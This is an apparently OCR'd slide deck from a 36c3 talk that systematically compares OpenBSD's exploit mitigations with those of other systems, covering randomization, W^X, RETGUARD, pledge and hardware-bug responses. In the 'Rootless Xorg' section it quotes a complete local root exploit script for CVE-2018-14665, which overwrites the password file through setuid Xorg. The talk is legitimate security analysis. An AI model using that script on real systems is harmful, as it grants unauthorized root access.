A systematic evaluation of OpenBSD's mitigations

36c3 — stein

Agenda

- Why
- Mitigations
  - Attack surface reduction
  - Hardware vulnerabilities
  - Memory corruption
  - Misc
  - Missing ones
- Conclusion

Earlier this year, on an irc channel…

ze > whenever I read ROP-chain I'm reminded why I run OpenBSD :D

stein > why?

ze > because OpenBSD is taking security seriously

… a couple of weeks later

ts > You should do a talk at the CCC about this

OpenBSD?

Fork of NetBSD in October 1995 by Theo de Raadt

Goals:

> *Pay attention to security problems and fix them before anyone else does. (Try to be the #1 most secure operating system.)*
>
> […]
>
> *Be as politics-free as possible; solutions should be decided on the basis of technical merit.*

Source: https://www.openbsd.org/goals.html


Heated responses to this talk

- Just look at https://www.openbsd.org/innovations.html
- Just look at https://www.openbsd.org/events.html
- “There are almost no exploits for OpenBSD”
- “OpenSSH and opensmtpd are the best!”
- “All the mitigations are complementary”
- “Just read undeadly.org”
- “the talk title sure is clickbait...”

Sources:

- bsd.network/@yuki_is_bored
- https://www.reddit.com/r/openbsd/comments/dy7b3v/openbsd_markets_itself_as_a_secure_operating/

How do we measure exploit mitigations anyway?



MitiGator. The well-intentioned, but short-sighted and not terribly effective alligator, always working to make exploitation harder.

— Halvar Flake

Source: https://twitter.com/halvarflake/status/836492121339211776

How do we measure exploit mitigations anyway?

In the words of Ryan Mallon:

> Threat modelling rule of thumb: if you don’t explain exactly what you are securing against and how you secure against it, the answers can be assumed to be: “bears” and “not very well”.

Source: https://twitter.com/ryiron/status/1150924668020203521

So here we go

- Where are the mitigation coming from?
- Against what are they defending?
- Are they effective?
- How is the outside world doing?


Attack surface reduction

Pledge

- Linux: Seccomp was created in 2002, merged in 2005, seccomp-bpf 2012
- OpenBSD: ~~Tame~~ pledge was born in 2015

Amazing attack-surface reduction mitigation


- Simple to use: only a couple of options: stdio, inet, dns, exec, id, …
  - Capability-based, not syscall-based.
- Used: more than seccomp
- Super effective!



Unveil

- “Pledge but for files”
- Doesn’t abort on violation
- *Used by 77 userland programs as of OpenBSD 6.6*


A pretty good mitigation, a bit like Apparmor/SELinux, but cooler.



Privilege separation and privilege drop

- 1997: qmail by djb, several processes, only one as root
- 1997: postfix did the same
- 2002: OpenSSH got privsep

Almost all OpenBSD-written programs are using privsep and privdrop!




Hardware vulnerabilities

Hyperwhat?

OpenBSD disabled HyperThreading support by default in June 2018!


This allowed them to (partially) dodge at least:

- L1TF in userland
- MDS (and its variants) in userland




Spectre v1, v2 and v3

	Windows	Linux	OpenBSD
Spectre v1	Compiler-based Day 0	Manually removing gadgets	Nothing
Spectre v2	Retpolines Day0	Retpolines Day 0	Day 0 for arm 3 months for -current for amd64
Spectre v3	KPTI Day 0	KPTI Day 0	Day 0 for arm 1 month for -current for amd64



The other ones™

	Windows	Linux	OpenBSD
L1TF	PTE inversion L1 Trashing Day 0	PTE inversation L1 Trashing Day 0	L1 trashing Day 9
MDS	Day 0	Day 0	Day 3
SWAPGS	Day 3	Day 0	Day 3




Randomization

AS(L)R

- July 2001: PaX' ASLR
- August 2001: OpenBSD added a random offset for the stack
- 2003: OpenBSD's added a random offset for libraries and mmap
- 2005: Linux added a random offset for stack and mmap
- …


ASR and not ASLR.

At least it's not per-boot.




KARL

- July 2017: OpenBSD relinks kernel objects in a random order *after* every boot.
- Kills single-pointer leaks
- Useful against attackers without
  - A large-enough arbitrary read
  - a CPU side-channel (local)



Libc/libcrypto symbols randomisation

- 2016: OpenBSD randomize symbols order in libc and libcrypto at *boot time*
- Defeated by arbitrary read or BROP
- Kill single-pointer leaks and relative overwrite




Library order randomisation

- November 2003: OpenBSD randomize the order of libraries
- Small improvement over ASLR
- A single-leak is usually a complete bypass
- Entropy is pretty low

Position Independent Code/Executable


- August 2001: PaX implements PIE
- 2003
  - Gentoo hardened builds its whole userland with PIE/PIC
  - Fedora/RHEL uses PIE/PIC for setuid/network-facing binaries
- 2008: OpenBSD supports PIE
- 2011: PIE by default on iOS and OSX
- July 2012: Android 4.1 supports PIE, and compiles system binaries with it
- August 2012: PIE enabled by default in OpenBSD



Position Independent Code/Executable

OpenBSD 5.3 was the first widely used operating system to enable it globally by default, on seven hardware platforms.

- Android was first for 6 different architectures
- Fedora was first for 8 different architectures
- Gentoo Hardened, Adamantix and Apple enabled PIE by default before OpenBSD




Source: https://www.openbsd.org/innovations.html

W^X

W^X — OpenBSD

- W^X is a cool mitigation, since 1997
  - Prevents the introduction of new code
- OpenBSD was late to the party
  - 2002 for userland
  - 2015 for kernel-land
- Lack of PAX_MPROTECT/ACG/KTRR
  - Theo de Raadt even argued in 2003 that this would break POSIX



W^X "refinement" in 2019

Theo de Raadt said in 2019:

> *I wish to block direct system calls from those areas, thereby forcing the attacker to deal with the (hopefully) more complex effort of using JIT support environment code, or probably even harder discovering the syscall stubs directly inside the randomly-relinked libc.*


- Block syscalls from executable memory
- Block syscalls from memory that doesn’t have the msyscall flag

Source: https://marc.info/?l=openbsd-tech&m=155899373514678&w=2

Memory corruption mitigations

Userland heap management

- July 2008: Otto-malloc, by Otto Moerbeek and Damien Miller
- Out-of-band metadata, read-only structures, quarantine via delayed free, junking, canaries, page-alignment, optional guard pages, randomisation everywhere, …
- An amazingly secure allocator!
  - Unfortunately *a bit* slow




RELRO

- Created in January 2004 by Red Hat
- 2016: Partial RELRO in OpenBSD
- 2017: Full RELRO

Plot twist: lazy bindings!


- The *kbind* syscall
  - Behind a call-site verification (TOFU) and a cookie
  - Provides an arbitrary write



TRAPSLED

Invented in 2017 by Todd Mortimer

> *I have attached a patch that converts NOP padding from the assembler into INT3 padding on amd64. The idea is to remove potentially convenient NOP sleds from programs and libraries, which makes it harder for an attacker to hit any ROP gadgets or other instructions after a NOP sled.*




Source: https://marc.info/?l=openbsd-tech&m=149792179514439&w=2

ROP gadgets removal

- Change register selection priority
- Replace some instructions with others
  - xchg A, B; mov B, α; xchg B, A instead of mov A, α.
- Force alignment with TRAPSLED
  - jmp A; int3; int3; … int3; A:
- RETGUARD to protect aligned ret
  - No more ROP gadgets on arm64!
  - More on this later

Rop gadgets removal, but why?

- It kills the magical libc gadget!
- Because ROPGadget can’t build a complete *execve* rop chain with the kernel binary!
- It reduces the number of gadgets of about 11% on amd64
- It doesn’t kill JOP, COOP, PCOP, … and all the ret-to-…
- Theo de Raadt said “we believe once standard-RET is solved those concerns become easier to address seperately in the future. In any case a substantial reduction of gadgets is powerful.”



RETGUARD

- 1997: stackguard, by Crispan Cowan et Al.
- 2003: OpenBSD added stack cookies in userland and kernelland
- 2017: RETGUARD
  - XOR the return address at top of stack with the stack pointer value itself.


RETGUARD 2018

Prologue

```
mov r11, qword [obj.__retguard_3111]
xor r11, qword [rsp]
```

Epilogue

```
xor r11, qword [rsp]
cmp r11, qword [obj.__retguard_3111]
je XXX
int3, int3, int3, int3…
XXX: ret
```



NULL-deref in kernel-land

- 2004: PaX' KERNEXEC in 2004 and UDEREF in 2006
- 2006: Ilja van Sprundel's "Unusual bugs" at 23C3
- 2007: mmap_min_addr added in Linux 2.6.23
- June 2008: OpenBSD prevents the mapping of the first page


Theo de Raadt said:

> *For the record, this particular problem was resolved in OpenBSD a while back, in 2008. We are not super proud of the solution, but it is what seems best faced with a stupid Intel architectural choice. However, it seems that everyone else is slowly coming around to the same solution.*

Source: http://www.uaoug.org.ua/archive/msg01089.html

SMAP, SMEP and their friends

- PaX' UDEREF in August 2006
- Everybody added SMEP/SMAP support in 2012
- OpenBSD's SMAP support had a trivial bypass until September 2017



MAP_STACK

- 2008 MAP_STACK in Linux, but almost no practical use
- nt!PsValidateUserStack removed in 2012 in Windows
  - Check stack pointer on syscall
- 2018: MAP_STACK in OpenBSD
  - Check stack pointer on syscalls and pagefault


Misc

TCP SYN cookies

- Invented in September 1996, by Daniel J. Bernstein and Eric Schenk
- Landed in Linux 2.1.44 in 1996, enabled by default in Ubuntu 9.04, in April 2009.
- Implemented in OpenBSD in February 2018

Rootless Xorg

- Rootless Xorg since 2014
- Kept setuid for non-modesetting drivers



Rootless Xorg


```
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD.
#
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc; Xorg -fp
'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTS6:0:0:daemon:0:0:Cha
rlie
&:/root:/bin/ksh' -logfile master.passwd :1 &
sleep 5; pkill Xorg; su -
```

MAP_CONCEAL

- February 2000: FreeBSD implemented MAP_NOCORE
- 2012: Linux implemented MADV_DONTDUMP
- February 2019: OpenBSD added MAP_CONCEAL

Ted Unangst said:

> *So the name conceal was chosen to allow some flexibility, like prohibiting ptrace. The idea is to keep secrets from escaping into other programs.*



Source: https://news.ycombinator.com/item?id=20111195

Development practices

- No bugtracker
- No public code reviews
- No justification/context/threat model for mitigations
- No context for security issues
- No continuous integration (-current is broken from time to time)
- CVS is used as a VCS
  - ~50% of the commit messages is less than 10 characters long
  - ~ 75% of them are less than 20 characters.

Fuzzing and sanitizers

	OpenBSD	Linux	NetBSD
KASAN	No	2015	2018
KUBSAN	2019, based on NetBSD's code	2014	2018
KMSAN	No	2017	2019
KTSAN/KCSAN	No	2015	2019
KLEAK	No	2009	2018

Compiler-powered mitigations, the missing ones…

- Constification of function pointers
- Integer overflows
- Structure layout randomization
- Automatic variable initialization
- CFI for forward edges (RAP, clang-cfi, Windows' CFG/XFG, …)

Conclusion

Conclusion

OpenBSD

- invented some cool things
- improved some ideas of others
- has some useless mitigations

This could likely be improved with systematic security engineering.

https://isopenbsdsecu.re